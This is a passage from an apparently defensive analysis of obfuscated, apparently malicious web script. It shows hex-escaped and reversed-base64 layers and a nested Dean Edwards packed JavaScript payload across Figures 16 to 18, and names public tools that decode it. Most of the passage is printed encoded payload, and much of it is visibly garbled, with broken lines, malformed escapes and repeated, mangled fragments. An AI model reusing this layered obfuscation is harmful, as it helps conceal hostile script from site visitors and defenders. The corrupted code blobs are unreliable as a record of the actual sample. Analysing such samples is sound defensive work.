4A%33%62%33%4E%33%63%68%42%48%4D%79%77%48%5A%79%39%32%64%7A%4E%58%59%51%4A%6A%4D%38%64%32%63%4E%52%57%5A%79%6
C%57%64%78%56%6D%55%6B%4A%33%62%33%4E%33%63%68%42%6E%4D%79%77%48%63%74%46%6D%4E%79%77%58%5A%75%39%6D%4D%79%77%
%33%63%75%46%57%59%72%6C%60%63%60%46%45%4E%77%51%44%4D%31%78%48%52%78%41%6E%54%4B%4A%54%62%38%78%57%59%30%46%
32%59%30%41%44%4E%77%55%48%66%77%78%57%5A%6F%42%6A%4D%38%4E%58%5A%35%4A%6A%4D%38%68%33%62%69%74%32%59%6C%68%3
2%59%79%49%44%66%6B%4A%33%62%33%4E%33%63%68%42%6E%4D%79%77%33%61%75%6C%47%62%79%49%44%66%30%39%32%5A%79%39%6D%
%5A%38%56%32%5A%75%46%47%61%44%4A%6A%4D%38%42%48%62%60%68%45%4D%79%77%58%5A%6E%46%57%64%6E%35%57%59%73%42%6A%
40%38%70%58%59%79%49%44%66%30%6C%57%62%69%56%33%63%79%49%44%66%6A%4A%6E%4D%79%77%6E%4D%7A%49%6A%4D%38%64%32%6
3%4E%52%57%5A%79%6C%57%64%78%56%6D%55%6B%78%57%5A%70%5A%47%64%34%56%47%64%79%49%44%66%7A%4A%58%5A%6F%52%33%54%
%77%49%44%66%75%6D%4D%79%77%48%4D%79%51%5A%4D%79%77%48%5A%79%39%32%64%7A%4E%58%59%51%42%6A%4D%38%78%57%61%
68%31%47%64%76%68%55%52%7A%77%58%61%78%67%7A%4E%72%4E%55%64%38%60%48%5A%76%4A%32%51%7A%77%48%5A%79%46%32%59%7
9%49%44%66%6C%78%57%61%6D%39%6D%63%77%4A%6A%4D%38%52%6E%62%6C%31%57%64%6A%39%47%5A%77%49%44%66%68%6C%32%63%6C%
%35%32%62%6B%35%57%53%77%49%44%66%33%56%57%51%57%78%48%63%44%4E%44%66%34%67%55%5A%57%45%32%55%77%78%33%63%7A%
56%6D%63%6B%52%57%51%77%49%44%66%6B%46%32%62%73%42%58%56%77%49%44%66%7A%52%6E%62%60%31%57%64%6A%39%47%52%77%4
9%44%66%30%4A%58%59%30%4E%48%4D%79%77%48%64%70%31%60%59%31%4E%48%4D%79%77%33%63%70%5A%48%66%35%78%57%5A%79%56%
%33%59%6C%4E%46%40%79%77%58%65%75%46%47%4D%79%77%6E%62%70%46%57%62%76%52%45%4D%79%77%48%66%74%4A%33%62%6D%42%
6A%4D%38%4A%58%5A%6B%46%57%5A%6F%4A%6A%4D%38%4A%56%64%55%46%44%62%72%56%45%66%30%56%33%59%30%4A%33%62%6F%4E%6
E%4D%79%77%58%52%6F%68%60%4E%47%78%30%54%38%52%6E%62%60%4A%58%59%77%39%56%5A%74%46%60%63%60%32%58%6A%4E%6
%40%79%77%6E%62%70%35%32%5A%70%4E%48%4D%79%77%58%5A%6E%46%57%62%70%4A%6A%4D%38%35%57%59%77%4E%48%4D%79%77%58%
59%6A%4A%6A%4D%38%56%6D%62%70%78%32%5A%68%52%6E%4D%79%77%48%65%77%42%44%4F%7A%41%6A%4D%38%68%48%63%77%55%44%
D%77%49%44%66%34%42%48%4D%30%4D%44%4D%79%77%6E%62%70%46%57%62%79%49%44%66%76%64%32%62%73%4A%6A%4D%38%4E%6A%4D%
%79%77%48%5A%6C%4A%58%5A%30%35%57%5A%6A%42%6A%4D%38%4A%58%5A%77%42%58%59%79%64%6E%4D%79%77%58%4E%77%51%6A%4D%
79%77%6E%4D%33%49%6A%4D%38%56%57%51%77%51%44%4D%31%78%48%62%78%46%57%62%30%39%47%53%77%49%44%66%75%39%32%59%7
0%42%6A%4D%38%35%32%62%6A%6C%47%66%6C%78%32%5A%76%39%32%52%79%49%44%66%74%4A%33%62%60%4E%38%4D%38%35%32%62%70%
%52%33%59%68%42%6A%4D%38%52%6E%63%68%52%33%63%6E%46%60%63%6B%35%32%62%38%78%58%59%30%41%44%4E%77%55%48%66%75%
74%45%55%73%42%6A%56%44%78%48%62%70%46%57%62%48%42%6A%4D%38%52%33%59%60%78%57%5A%7A%42%6A%4D%38%64%68%52%45%5A%6C%52%33%
%59%6C%78%57%5A%7A%78%48%62%68%5A%48%66%6D%6C%47%4D%79%77%48%5A%79%39%32%64%7A%4E%58%59%51%35%32%62%70%52%58%
59%6B%6C%47%62%68%5A%46%66%34%45%44%4D%79%55%48%66%47%5A%30%54%79%49%44%66%6B%39%47%61%30%56%57%62%77%49%44%6
6%73%56%47%64%76%68%6D%62%75%56%47%62%6E%78%6E%63%31%4A%6A%4D%38%35%57%61%74%52%57%59%38%39%32%62%6F%46%57%57%
```

Figure 16: Decoded base64 presents hex encoding

Upon escaping the hex characters we are presented with the flipped base64 encoding method.

```
<script language="javascript" type="text/javascript">var l1l='=oQKpkyJ8dCK0lGbwnLnkXYsB3cpRmMywHfkVWZ0BjM8Nm
cwIDfyVmYtVwbLJnMywHbpFWbFV0M8RWZudWazBjM8LXY0NFMw3ajVGajxGblB3cwIDfk3czFGc8d2cNRXYtJ3bGRWasFmduLEZsVwamRHe
1RnMywHZlVmbyIDfkJ3b3N3chBVRzw3cyVGa09URzwnc1N0M8V2csFmZyIDf3VWa2BjM852dvh2UtJnMyw3cjJjM8xWYjlGdyVmdwIDflxWe0
NHMywXd5FGb11EMyw3ctJjM8ZWYyIDfyVGduVEMywHbvJhdu92Y8NxbyVGvWIDfkJ3b3N3chBHMywHzy92dzNXYQJjM8d2cNRWZylWdxVmUkJ
3b3N3chBnMywHctFmNywXzu9mMyw3cuFWYrlmcFENwQDM1xHRxAnTKJtB8xWY0F2Y0ADNwUHfwxWZoBjM8NXZ5jM8h3bit2Ylh2YyIDfkJ3
b3N3chBnMyw3auLGbyIDf092Zy9mZ8V2ZuFGaDJjM8BhLhEMywXzNFWdn5WysBjM8pXYyIDf0lWbiV3cyIDfjjnMywnMzIjM8d2cNRWZylWd
xVmUkxWZpZGd4VGdyIDfzJXZoR3TwIDfulMywHMyQjMywHzy92dzNXYQbjM8xWah1GdvhURzwXaxgznRNUd8lHZvJ2QzwHzyF2YyIDflxWam
9mcwJjM8Rnb11Wdj9GZwIDfh12c152bk5WSwIDf3VWaWxHcDNDf4gUZWf2Uwx3czVmckRWQwIDfkF2bsBXWvIDfzRnb1Wdj9GrwIDf0JXY0N
HMywHdp1mY1NHMyw3cpZhf5xWZyV3YlNFMywXeuFGMywbpFWbwREMywHftJ3bmBjM8JXZkFWZoJjM8JVdUFDbreF0V3Y0J3boNMywXrohm
NGx0T8RnbLJXYw9VZtFmcml2XjNmMywbp52ZpNHMywXzNFWbpJjM85WYwNHMywXYjJjM8Vmbpx2ZhRnMywHewBD0zAjM8hHcwUTMwIDf4BHM
0MDMywbpFWbyIDfvd2bsJjM8NjMywHZlJXZ05WzjBjM8JXzW8XYydnMywXnwQjMywnM3IjM8VWQwQDM1xHbpFWb09GSwIDfu92YpBjM852bj
1Gflx2Zv92RyIDftJ3bmN0M852bpR3YhBjM8RnchR3cnFmck52b8pXY0ADNwUHfutEUsBjVxDhbpFWbHBjM8R3YlxWZzBjM8dmbvJHdzN0M8J
XZklmdvJHcwIDfyVGZpZ3byBFMywHSY5mZ0I3M8xWah1mYldVRzwnNyIDfLRXzsBXbvN2b0VXYwIDfslwYtdURzwHdulWYtxHVT9EuYIDfxQm
cvd3czFGc5JHczBjM8FGdhREZ1R3YlxWZzxHbhZHfmLGMywHzy92dzNXY052bpRXYk1GbhZff4EDMyUHFgZ0TyIDfk9Ga0VwbwIDfsVGdvhmb
uVGbnxnc1jjM85WatRWY892boFWWFNdf0IjM8xWbyIDfyFmMywXYmJjM8hzM0Atd852ayIDfXRfflJXYoNFMwHzkdwYsZ2YyIDfkVGdjVGB
NHMywHRzQDM1xXYu1GdFBDNwUHfhpMywHZkdWYsZ2Y8x0TBV0M8RHb3Y2NnpHfyIjM8NEZZR1Nw4GfslwYtJwZXBjM8dGcqxFTPFEMywHrxA
jM1x3QxAjM1xHmzAjM1x3ajlgbdJjM8dmbvJHdzxXZ1xWY2xXduVwb0hXz052bj52b8NmczRXZnxHduVwbLxwR1RXYLJ3Y8RGbph2Qk5WzWBX
Y8VGdpJ3d8RWZ0NWZsV2Uu9GMywXaoJjM8ZjM0ATd81HayIDf3lmMywXbhJjM8JkM0ATd8RnbpJHcyVGdmFmbvxHdulmcwVmccZwZi52b8R3c
pxGf5NWY2lmcQbjM81TM0ATd85WYjLXYiJnMyEjM1xHb1N0M8dnQMpVTYhDfv9GahlFMywXawFwepyVwdxpGfu9Wa0Nmb1ZGMyw3bm5Wa8Nmcz
xHc0RHa8FgdyIDfLRnMywXek9mY8JXZsJWbhJFfyUDNwUHfhtMywHbtRHa8dWYsZ2Qk1GazIDfmVmc8xkUvxnc1Jnc1ZWZyxHeLRmbJRWZ0N
WZsV2c8xmc1xHe1RmbhlFfvhWY2xXdnJjM8BjMwITd85mYyIDfy1mMywXzuJjM8VGchN2c15Wd8Vwbh50ZhRveCNhduVwb1xWR0V2Z8RGb11m
R0hXZU52bpRXYk1GbhZffxQGbl1mZ0hXZ01ncwNHMywHdvJWZsd2bvdEfprWZyJEflxGdyVHV8VjMywnc15mbhJmMywXas1Gahd3cptENwQDM
1xXdsVnWpNx0ADNwUHfsdmMyw3bnVGbhGnwQDM1xXdfBDNwUHf11md0FGb0ADNwUHfURDM0ATd8NXZ0FGdTBjM8RWZ0NWZsV2cyIDfzlmMy
wnsJjM8JHayIDfhRwYuF2Q4IDfrNnbhRENwQDM1xXZkjjM812bkdmfpEMywHdpJjM89mbh1GbhRXS0ADNwUHfRmMywHd1JjM8Rnb1JXYwN
nbhJhdBndf1NmbhJnR4IDf3NnMywHajNHd1VGR0ADNwUHfht2cuVGbzRUQ8JHdyIDfht2cuVmdTRDM0ATd8RXMyAjM1xX0xQDfhfjQ8VXZyID
fs1mZyIDfpZFMw3ZudTN0ATd8RwYlh2QzwnbvYGVz1GMywnbvRHd1JGMywHdsJjM81md1RXZpxGnwQDM1xXYj1mc5EEftF2bulGdhxE0ywXZ
3EEfyNnMywXdyJjM81WbvV3U0ADNwUHf2NnMyw3ayhTN0ATd8dmYyIDfhB3cFhjM81GV0ADNwUHfpZnMyw3a1jjM85WbyIDfv5WawlGbpZENw
QDM1xXa0NXZ1RDM0ATd89mbyIDfuVmdvx2c0ADNwUHfpZmMywHbwJjM8t2cy9mb0ADNwUHfzRmbhxmclRWZ0RDM0ATd8t2cyIDf4BH0zAjM8R
XYvxmZ5Adfs5mMywHbpNXYyJE0ywXdoJjM812azx2bwRDM0ATd85WZ29GbfTRDM0ATd8xWYvNvHdy9GU4IDfsNnMywbnFVDNwUHfUBFft9mc0AD
NwUHf92b6BjM8hHcwEjMwIDfyFWenFWb0ADNwUHf4BHM2AjM89mcyIDfkVwZuxHMyIDfulWYtxnc1BhJ3d8d3bsZmc1Z3b5AdfxE0M8hHc
yIDMywXRJbjM8RXdvlXYMNXYoBjM8xWah1WRoRXdhVmccIDf4BXNzAjM8xWZyIDfhJXYrNxd1RDM0ATd81WZ1gDf4FWbwIDfhh2Y0BXYjx3Mw
IDfyV2Znlmc0hjM8dTM4ITZnHjM8xHew8DMxAjM8hHcwYjMwIDfoR3b1BjM8hHc4IDMyw3buBjM8RXyLBXZy3cPnHcpxFb1BjM8d3bsZmc1Z
3b8d2ctx3MyUzMwM2MywHNwkVazEnwRHe1RhF8hGdk12dyIDfzMzIdf4BX0wIDfzJXZzd3byJGMywXzsJWY0BjM88DM4AjM852bpRHcvBj
M8B00wIDfzVwbhJnZ5V2a8BT0wIDf4BHM3IDMywHdzFgbBNDf1J3bmVmYBNDfyFWzsNGMywHewBTNyAjM8hHczcDMywHdodWaMxnbv1GdhJxd
kxnbat0NpBTR4Q1MIVVY0FHeSV0a04mcCV3TltkWKnGf3t2N1pFsZ8WeuBVR8JwMhJT05MjM8d1YiV1ZyMiM8NDawIDfNhVd8h2RsBD02g2RZ
```

Figure 17: The now-familiar flipped base64 encoding

Upon flipping and base64 decoding, we are presented with a nested dean edwards JavaScript packer. This packer is very popular and easily decoded. Websites like <http://jsbeautifier.org/> or tools like JSDetox (<http://www.relentless-coding.org/projects/jsdetox>) have no problem decoding it.

The initial packed code is shown below (Fig. 18):

```

eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36));}if(!''.replace(/\^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;while(c--){if(k[c])p=p.replace(new RegExp('\\\\b'+e(c)+'\\\\b','g'),k[c]);}return p;}nP(eV(p,a,c,k,e,d){e=eV(c){eU(c<a?'\\':e(g0(c/a)))+((c=c%a)>35?h0.fs(c+29):c.f5(36))};gn(c--){if(k[c])p=p.kB(lI('\\\\\\b\\'+e(c)+ '\\\\\\b\\','\\g\\'),k[c])}}eU p}('5T 6E=\\\\\\'-
%30%8b%5l%3E%2%8a%8d%3D%50%22%3E%2%20%20%8h%3E%2%20%20%6W%8f%3D%8y-8%22%3E%2%20%20%6W%2V%3D%8j%8n%2C%8o-
8r%8p%22%2r%3D%8w%22%3E%2%20%8k%8l%6y%3C%8z%3E%2%1o%3E%2%20%5l%2C%7j%20%7B%2%20%u-2W%3A%7G%2C%7y-7J%3B%2%
20%h%3A%20%1b%3B%2%20%y%3A%b%3B%2%20%0%3A%b%3B%2%20%j%3A%b%3B%2%20%16%3A%1u%3B%2%20%X%3A%3f%25%3B%2%28%4q-
17%3A%3f%25%3B%2%20%u-L%3A%2B%3B%2%20%P%3A%20%5u%3B%2%20%5A%3A%5z%3B%2%20%20-q-8i-L-
8e%3A%Q%3B%2%20%20%7D%2%20%8C%2%20%v%w%8s%5D%2C%2%20%v%w%7x%5D%20%7B%2%20%u-2W%3A%7G%2C%7y-
7J%3B%2%20%u-L%3A%2B%3B%2%20%20%7D%2%20%8R%2C%2%20%2R%12%2C%2%20%2R%3H%20%7B%2%20%P%3A%20%8g%3B%2%20%3W%3
A%4v%3B%2%20%18-3z%3A%0%3B%2%20%20%7D%2%20%8R%12%20%7B%2%20%18-3z%3A%8c%3B%2%20%20%7D%2%20%3L%20%7B%2%20%u-
L%3A%1Z%3B%2%20%P%3A%20%7M%3B%2%20%y%3A%b%b%1e%3B%2%20%u-1J%3A%4I%3B%2%20%20%7D%2%20%4y%20%7B%2%20%u-
L%3A%4a%3B%2%20%P%3A%20%7M%3B%2%20%y%3A%b%b%1e%3B%2%20%u-1J%3A%4C%3B%2%20%20%7D%2%20%v%w%4d%5D%2C%2%20%v%w
%w%58%5D%2C%2%20%v%w%4e%5D%2C%2%20%v%w%53%5D%2C%2%20%v%w%4f%5D%2C%2%20%v%w%57%5D%20%7B%2%20%20-B-
59%3A%Q%3B%2%20%20-q-59%3A%Q%3B%2%20%88%3A%Q%3B%2%20%R%3A%3c-
4L%3B%2%20%X%3A%4E%3B%2%20%0%3A%b%4H%3B%2%20%y%3A%b%3B%2%20%h%3A%20%1b%3B%2%20%j%3A%m%N%20%85%3B%2%20%j-
10%3A%m%N%20%8u%3B%2%20%20-B-z-1v%3A%j-z%3B%2%20%20-q-z-1v%3A%j-z%3B%2%20%1q-1v%3A%j-z%3B%2%20%20-B-W-
H%3A%m%3B%2%20%20-q-W-H%3A%m%3B%2%20%j-H%3A%m%3B%2%20%u-L%3A%1e%3B%2%20%P%3A%20%5u%3B%2%20%20%7D%2%20%v%w
%4d%5D%12%2C%2%20%v%w%58%5D%12%2C%2%20%v%w%4e%5D%12%20%2%20%v%w%53%5D%12%2C%2%20%v%w%4f%5D%12%2C%2%20%v%w%57%
5D%12%20%7B%2%20%j%3A%m%N%20%8B%3B%2%20%j-10%3A%m%N%20%8t%3B%2%20%20-B-z-F%3A%1d%b%m%A%G%E%f%f%.
1%29%3B%2%20%20-q-z-F%3A%1d%b%m%A%G%E%f%f%.
1%29%3B%2%20%20%1q-F%3A%1d%b%m%A%G%E%f%f%.
1%29%3B%2%20%20%7D%2%20%v%w%31%5D%2C%2%20%v%w%45%5D%20%7B%2%20%20-q-59%3A%Q%3B%2%20%R%3A%3c-
4L%3B%2%20%M%3A%2B%3B%2%20%X%3A%2B%3B%2%20%y%3A%b%3B%2%20%3W%3A%4v%3B%2%20%7H-
21%3A%5S%3B%2%20%h%3A%20%1b%3B%2%20%j%3A%m%N%20%5R%3B%2%20%20-B-W-H%3A%m%3B%2%20%20-q-W-H%3A%m%3B%2%20%j-
H%3A%m%3B%2%20%20-B-z-1v%3A%j-z%3B%2%20%20-q-z-1v%3A%j-z%3B%2%20%1q-1v%3A%j-z%3B%2%20%20%16%3A%4b%3B%2%20%20
%7D%2%20%v%w%31%5D%3u%2C%2%20%v%w%45%5D%3u%20%7B%2%20%h%3A%20%89%3B%2%20%20%7D%2%20%v%w%31%5D%12%20%7B%2%20%j-
-V%3A%20%5R%3B%2%20%20-B-z-F%3A%1d%b%m%A%G%E%f%f%.
1%29%3B%2%20%1q-F%3A%1d%b%m%A%G%E%f%f%.
1%29%3B%2%20%20%7D%2%20%v%w%45%5D%20%7B%2%20%20-B-W-
H%3A%1L%3B%2%20%20-q-W-H%3A%1L%3B%2%20%j-H%3A%1L%3B%2%20%W%3A%1e%3B%2%20%X%3A%1e%3B%2%20%20%7D%2%20%v%w%3
1%50%52%2C%2%20%v%w%45%5D%52%20%7B%2%20%h%3A%20%1b%3B%2%20%20%7D%2%20%v%w%45%50%52%3A%4J%20%7B%2%20%2V%3A%20%
27%27%3B%2%20%R%3A%1M%3B%2%20%16%3A%4b%3B%2%20%1j%3A%2s%3B%2%20%1h%3A%2s%3B%2%20%W%3A%5J%3B%2%20%X%3A%5J%3B%2%
20%h%3A%20%86%3B%2%20%20-B-W-H%3A%1L%3B%2%20%20-q-W-H%3A%1L%3B%2%20%j-
H%3A%1L%3B%2%20%20%7D%2%20%v%w%31%5D%52%3A%4J%20%7B%2%20%2V%3A%4G%5P%3A//.1.p.S/8A.
1y%6D%29%3B%2%20%R%3A%1M%3B%2%20%16%3A%1u%3B%2%20%1j%3A%20-8m%3B%2%20%1h%3A%20-
8v%3B%2%20%20%7D%2%20%v%w%31%5D%1n%20%7B%2%20%60%3A%0%3B%2%20%j-V%3A%20%Z%3B%2%20%20%7D%2%20%20.75-
2j%20%7B%2%20%R%3A%1M%3B%2%20%u-1J%3A%40%3B%2%20%y%3A%20.3T%b%3B%2%20%20%7D%2%20%20.3Z-2j%20%7B%2%20%16%3
A%1u%20%61%3B%2%20%6g%3A%6c%7R%m%m%29%3B%20/*%84%20%83%20/*%2%20%6g%3A%6c%7R%2C%m%2C%m%29%3B%2%20%X%3A
%10%3B%2%20%W%3A%10%3B%2%20%49%3A%2f%3B%2%20%63%3A%2f%3B%2%20%20%7D%2%20%v%w%31%5D.2b-1U%2C%2%20%v%w%4d%5D.2b

```

Figure 18: The initial packed code utilizing a dean edwards JavaScript packer

After the first round of unpacking:

```

eval(function(p,a,c,k,e,d){e=function(c){return(c<a?':':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c).toString(36)});while(c--){if(k[c])p=p.replace(new RegExp('\\\\b'+e(c)+'\\\\b','g'),k[c])}return p}('5T
6E=\''30%8b%51%3E%2%8a%8d%3D%50%22%3E%2%20%8h%3E%2%20%8w%8f%3D%8y-
8%22%3E%2%20%8w%2V%3D%8j%8n%20%8o-
8r%8p%22%2r%3D%8w%22%3E%2%20%8k%8l%6y%3C/8z%3E%2%1o%3E%2%20%5l%20%7j%20%7B%2%20%u-2W%3A%7G%20%7y-7J%3B%2%
20%h%3A%20%1b%3B%2%20%y%3A%b%3B%2%20%0%3A%b%3B%2%20%j%3A%b%3B%2%20%16%3A%1u%3B%2%20%X%3A%3f%25%3B%2%20%4q-
17%3A%3f%25%3B%2%20%u-L%3A%2B%3B%2%20%P%3A%20%5u%3B%2%20%5A%3A%5z%3B%2%20%20-q-81-L-
8e%3A%0%3B%2%20%8w%2V%3D%8s%50%20%2%20%v%w%7x%50%20%7B%2%20%u-2W%3A%7G%20%7y-
7J%3B%2%20%u-L%3A%2B%3B%2%20%7D%2%20%8C%2C%2%20%v%w%8s%50%20%2%20%v%w%7x%50%20%7B%2%20%u-2W%3A%7G%20%7y-
A%4v%3B%2%20%18-3z%3A%0%3B%2%20%8w%2V%3D%8r%2R%12%20%2%20%2R%3H%20%7B%2%20%P%3A%20%8g%3B%2%20%3W%3
A%4v%3B%2%20%18-3z%3A%0%3B%2%20%8w%2V%3D%8r%2R%12%20%2%20%8B%2%20%2R%3H%20%7B%2%20%u-
L%3A%12%3B%2%20%P%3A%20%7H%3B%2%20%y%3A%b%b%1e%3B%2%20%u-1J%3A%4I%3B%2%20%8w%2V%3D%8r%2R%3H%20%7B%2%20%u-
L%3A%4a%3B%2%20%P%3A%20%7H%3B%2%20%y%3A%b%b%1e%3B%2%20%u-1J%3A%4C%3B%2%20%8w%2V%3D%8r%2R%3H%20%7B%2%20%u-
w%58%5D%20%2%20%v%w%4e%5D%20%2%20%v%w%53%5D%20%2%20%v%w%4f%5D%20%2%20%v%w%57%5D%20%7B%2%20%8-B-
59%3A%0%3B%2%20%8-q-59%3A%0%3B%2%20%8B%88%3A%0%3B%2%20%R%3A%3c-
4L%3B%2%20%X%3A%4E%3B%2%20%0%3A%b%4H%3B%2%20%y%3A%b%3B%2%20%h%3A%20%1b%3B%2%20%j%3A%m%N%20%85%3B%2%20%j-
18%3A%m%N%20%8u%3B%2%20%8w%2B%20-B-z-1v%3A%j-z%3B%2%20%8w%2B%20-q-z-1v%3A%j-z%3B%2%20%8w%2B%20%8u-
H%3A%m%3B%2%20%8w%2B%20-q-W-H%3A%m%3B%2%20%j-H%3A%m%3B%2%20%u-L%3A%1e%3B%2%20%P%3A%20%5u%3B%2%20%8w%2V%3D%8r%2R%3H%20%7B%2%20%v%w%4d%5D%12%20%2%20%v%w%58%5D%12%20%2%20%v%w%4e%5D%12%20%2%20%v%w%53%5D%12%20%2%20%v%w%4f%5D%12%20%2%20%v%w%57%5D%12%20%7B%2%20%j%3A%m%N%20%8B%3B%2%20%j-10%3A%m%N%20%8t%3B%2%20%8w%2B%20-B-z-F%3A%1d%b%m%A%G%E%f%f%f. 1%29%3B%2%20%8-q-z-F%3A%1d%b%m%A%G%E%f%f%f. 1%29%3B%2%20%1q-F%3A%1d%b%m%A%G%E%f%f%f. 1%29%3B%2%20%8w%2V%3D%8r%2R%3H%20%7B%2%20%u-4d%50%1n%20%2%20%v%w%58%5D%1n%20%2%20%v%w%4e%5D%1n%20%2%20%v%w%53%5D%1n%20%2%20%v%w%4f%5D%1n%20%2%20%v%w%57%5D%1n%20%7B%2%20%8w%2B%60%3A%0%3B%2%20%j%3A%m%N%20%2%3B%2%20%8w%2B%20-B-z-F%3A%1d%b%m%A%G%E%f%f%f. 3%29%3B%2%20%8-q-z-F%3A%1d%b%m%A%G%E%f%f%f. 3%29%3B%2%20%1q-F%3A%1d%b%m%A%G%E%f%f%f. 3%29%3B%2%20%8w%2B%20%7D%2%20%v%w%31%5D%20%2%20%v%w%45%50%20%7B%2%20%8w%2B%20-q-59%3A%0%3B%2%20%R%3A%3c-
4L%3B%2%20%M%3A%2B%3B%2%20%X%3A%2B%3B%2%20%y%3A%b%3B%2%20%3W%3A%4v%3B%2%20%7H-
21%3A%55%3B%2%20%h%3A%20%1b%3B%2%20%j%3A%m%N%20%5R%3B%2%20%8w%2B%20-B-W-H%3A%m%3B%2%20%j-
H%3A%m%3B%2%20%8w%2B%20-B-z-1v%3A%j-z%3B%2%20%8w%2B%20-q-z-1v%3A%j-z%3B%2%20%8w%2B%20%1q-1v%3A%j-z%3B%2%20%8w%2B%20%16%3A%b%3B%2%20%8w%2V%3D%8r%2R%3H%20%7B%2%20%j-
%7D%2%20%v%w%31%5D%3u%20%2%20%v%w%45%5D%3u%20%7B%2%20%h%3A%20%89%3B%2%20%8w%2V%3D%8r%2R%3H%20%7B%2%20%j-
-V%3A%20%5R%3B%2%20%8w%2B%20-B-z-F%3A%1d%b%m%A%G%E%f%f%f. 1%29%3B%2%20%8w%2B%20-q-z-F%3A%1d%b%m%A%G%E%f%f%f. 1%29%3B%2%20%1q-F%3A%1d%b%m%A%G%E%f%f%f. 1%29%3B%2%20%8w%2V%3D%8r%2R%3H%20%7B%2%20%u-45%50%20%7B%2%20%8w%2B%20%7D%2%20%v%w%45%5D%20%7B%2%20%8w%2B%20%7D%2%20%v%w%31%5D%12%20%7B%2%20%j-
-H%3A%20%5R%3B%2%20%8w%2B%20-B-z-F%3A%1d%b%m%A%G%E%f%f%f. 1%29%3B%2%20%8w%2B%20-q-z-F%3A%1d%b%m%A%G%E%f%f%f. 1%29%3B%2%20%1q-F%3A%1d%b%m%A%G%E%f%f%f. 1%29%3B%2%20%8w%2B%20-q-W-H%3A%1L%3B%2%20%j-H%3A%1L%3B%2%20%M%3A%1e%3B%2%20%8w%2B%20%8w%2B%20%7D%2%20%v%w%3-
H%3A%1L%3B%2%20%8w%2B%20-q-W-H%3A%1L%3B%2%20%j-H%3A%1L%3B%2%20%M%3A%1e%3B%2%20%8w%2B%20%8w%2B%20%7D%2%20%v%w%3-
1%5D%52%20%2%20%v%w%45%5D%52%20%7B%2%20%h%3A%20%1b%3B%2%20%8w%2B%20%7D%2%20%v%w%45%5D%52%20%3A%4J%20%7B%2%20%2V%3A%20%-
27%27%3B%2%20%R%3A%1M%3B%2%20%16%3A%4b%3B%2%20%1j%3A%2s%3B%2%20%1h%3A%2s%3B%2%20%M%3A%5J%3B%2%20%v%w%3A%5J%3B%2-
%20%h%3A%20%86%3B%2%20%8w%2B%20-B-W-H%3A%1L%3B%2%20%8w%2B%20-q-W-H%3A%1L%3B%2%20%j-
H%3A%1L%3B%2%20%8w%2B%20%7D%2%20%v%w%31%5D%52%3A%4J%20%7B%2%20%8w%2B%20%2V%3A%4G%5P%3A//i.1.p.S/8A.
1y%6D%29%3B%2%20%R%3A%1M%3B%2%20%16%3A%1u%3B%2%20%8w%2B%20%1j%3A%20-8m%3B%2%20%1h%3A%20-
8v%3B%2%20%8w%2B%20%7D%2%20%v%w%31%5D%1n%20%7B%2%20%60%3A%0%3B%2%20%j-V%3A%20%Z%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.7S-
2j%20%7B%2%20%R%3A%1M%3B%2%20%8w%2B%20-u-1J%3A%4C%3B%2%20%y%3A%20.3T%b%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.3Z-2j%20%7B%2%20%16%3-
A%1u%20%61%3B%2%20%6g%3A%6c%7R%m%m%29%3B%20/*%84%20%83%20*/%2%20%6g%3A%6c%7R%20%m%20%m%29%3B%2%20%8w%3A%-
%10%3B%2%20%M%3A%10%3B%2%20%49%3A%2f%3B%2%20%63%3A%2f%3B%2%20%8w%2B%20%7D%2%20%v%w%31%5D.2b-1U%20%2%20%v%w%4d%5D.2b-
-1U%20%2%20%v%w%58%5D.2b-1U%20%2%20%v%w%4e%5D.2b-1U%20%2%20%v%w%4f%5D.2b-1U%20%2%20%v%w%53%5D.2b-
1U%20%2%20%v%w%57%5D.2b-1U%20%7B%2%20%j%3A%m%N%20%14%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.1U-9B%20%7B%2%20%y%3A%20-
3T%b%3B%2%20%R%3A%1M%3B%2%20%P%3A%20%14%3B%2%20%20-1E%3A%5h%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.3v-
2G%20%7B%2%20%h%3A%20%14%3B%2%20%0%3A%b%5V%3B%2%20%P%3A%20%1b%3B%2%20%8w%2B%20-u-1J%3A%4C%3B%2%20%R%3A%3c-
4L%3B%2%20%8w%2B%20-B-W-H%3A%1L%3B%2%20%8w%2B%20-q-W-H%3A%1L%3B%2%20%j-H%3A%1L%3B%2%20%18-
3z%3A%0%3B%2%20%16%3A%4b%3B%2%20%1j%3A%10%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.3v-
2G%3H%20%7B%2%20%P%3A%20%1b%3B%2%20%8w%2B%20%h%3A%20%9A%3B%2%20%8w%2B%20%18-3z%3A%0%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.3v-
2G%12%20%7B%2%20%P%3A%20%1b%3B%2%20%8w%2B%20%h%3A%20%9A%3B%2%20%8w%2B%20%18-3z%3A%0%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.3v-
2G%3u%20%7B%2%20%1w%3A%2n%3B%2%20%8w%2B%20%h%3A%20%9D%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.9G%20%7B%2%20%16%3A%4b%3B%2%20%4q-
1E%3A%3f%25%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.62%20%7B%2%20%0%3A%b%65%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.9F%20%7B%2%20%-
U%3A%9E%3B%2%20%20%8w%2B%20%7D%2%20%8w%2B%20/*%6B%9w%9q%20*/%2%20%8w%2B%20.4X%9n%20%20%8w%2B%20.-
4X%4J%20%7B%2%20%20%v%w%22%22%3B%2%20%8w%2B%20%P%3A%9v%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.-
4X%4J%20%7B%2%20%9t%3A%9H%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20/*%6B%9w%8D%7%20%9U%9Y%29%20*/%2%20%8w%2B%20.-
4X%20%7B%2%20%a%29T%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.19-1c-1P%20%7B%2%20%7P%3A%7K%3B%2%20-
